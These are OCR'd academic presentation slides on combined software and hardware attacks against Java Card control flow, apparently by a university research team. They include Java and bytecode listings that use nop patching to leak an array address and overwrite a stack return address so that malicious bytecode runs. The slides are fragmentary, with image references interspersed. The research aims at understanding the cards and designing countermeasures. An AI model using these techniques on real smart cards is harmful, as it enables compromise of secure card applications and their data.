Combined Software and Hardware Attacks on the Java Card Control Flow

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
Outline

Java Card Security Model



Why?

Our motivations

- Understand the implemented Java Card security mechanisms
- Improve these implementations
- Design the associated counter-measures

Tools developed by the team

- OPAL to communicate with the smart cards
- The CapFileManipulator in order to modify CAP Files

EMAN1?

Design by Émilie Faugeron and Anthony Dessiatnikoff, former Cryptis Master degree students (2008–2009)

Hypothesis

- Smart card loading keys are known
- The card has not Byte Code Verifier (BCV)
- The firewall does not check the call of `putstatic`, `getstatic` and `invokestatic`

Yes, we can!

- Generate mutant code
- Dump the EEPROM & RAM memories
- Modify other installed applets ;)

Published at SSTIC 2008

The Attack idea I

Attack idea

- Locate the return address of the current function
- Modify this address . . .
- . . . to execute our malicious byte code

The Attack idea II

Hypothesis

- There is no BCV
- The loading keys are known

Requirements list


1. Find the array address (EMAN 1)
2. Discover where is located the return address in the stack
3. Change this value in the stack

Find the array address

```
public short
getMyAddressTabByte (byte[]tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo;                    }
```

```
getMyAddressTabByte (byte[]tab)
{ 03 // flags: 0  max_stack : 3
  21 // nargs: 2  max_locals: 1
  10 AA       bspush      0xAA
  31          sstore_2
  19          aload_1
  03          sconst_0
  02          sconst_m1
  39          sastore
  1E          sload_2
  78          sreturn          }
```

⇒ Return value: ??



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

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

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

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
  78          sreturn          } ⇐
```

⇒ Return value: AA



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  10 AA        bspush      0xAA
  31           sstore_2
  19           aload_1
  00           nop
  00           nop
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
  78           sreturn          }
```

⇒ Return value: ??



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
⇒ Return value: ??



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  00          nop
  00          nop
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

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

  31          sstore_2
  19          aload_1
  00          nop
  00          nop
  00          nop
  00          nop
  78          sreturn          } ⇐
```


⇒ Return value: @tab




Characterize the Stack




Characterize the Stack



Characterize the Stack




Characterize the Stack




```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu,
            short a)
{
  short i=(short)0xCAFE;
  short j=(short)
    (getMyAddressTabByte
          (MALICIOUS_ARRAY)+6);
  i = j ;
}
```

A ghost in the stack


```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu,
            short a) {
  short i=(short)0xCAFE;
  short j=(short)
    (getMyAddressTabByte
          (MALICIOUS_ARRAY)+6);
  i = j ;
}
```



Any unchecked byte code

A ghost in the stack

```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
  42 // nargs: 4 max_locals: 2
  11 CA FE sspush          0xCAFE
  29 04    sstore          4
  18       aload_0
  7B 00    getstatic_a     0
  8B 01    invokevirtual   1
  10 06    bspush          6
  41       sadd
  29 05    sstore          5
  16 05    sload           5
  29 04    sstore          4
  7A       return              }
```



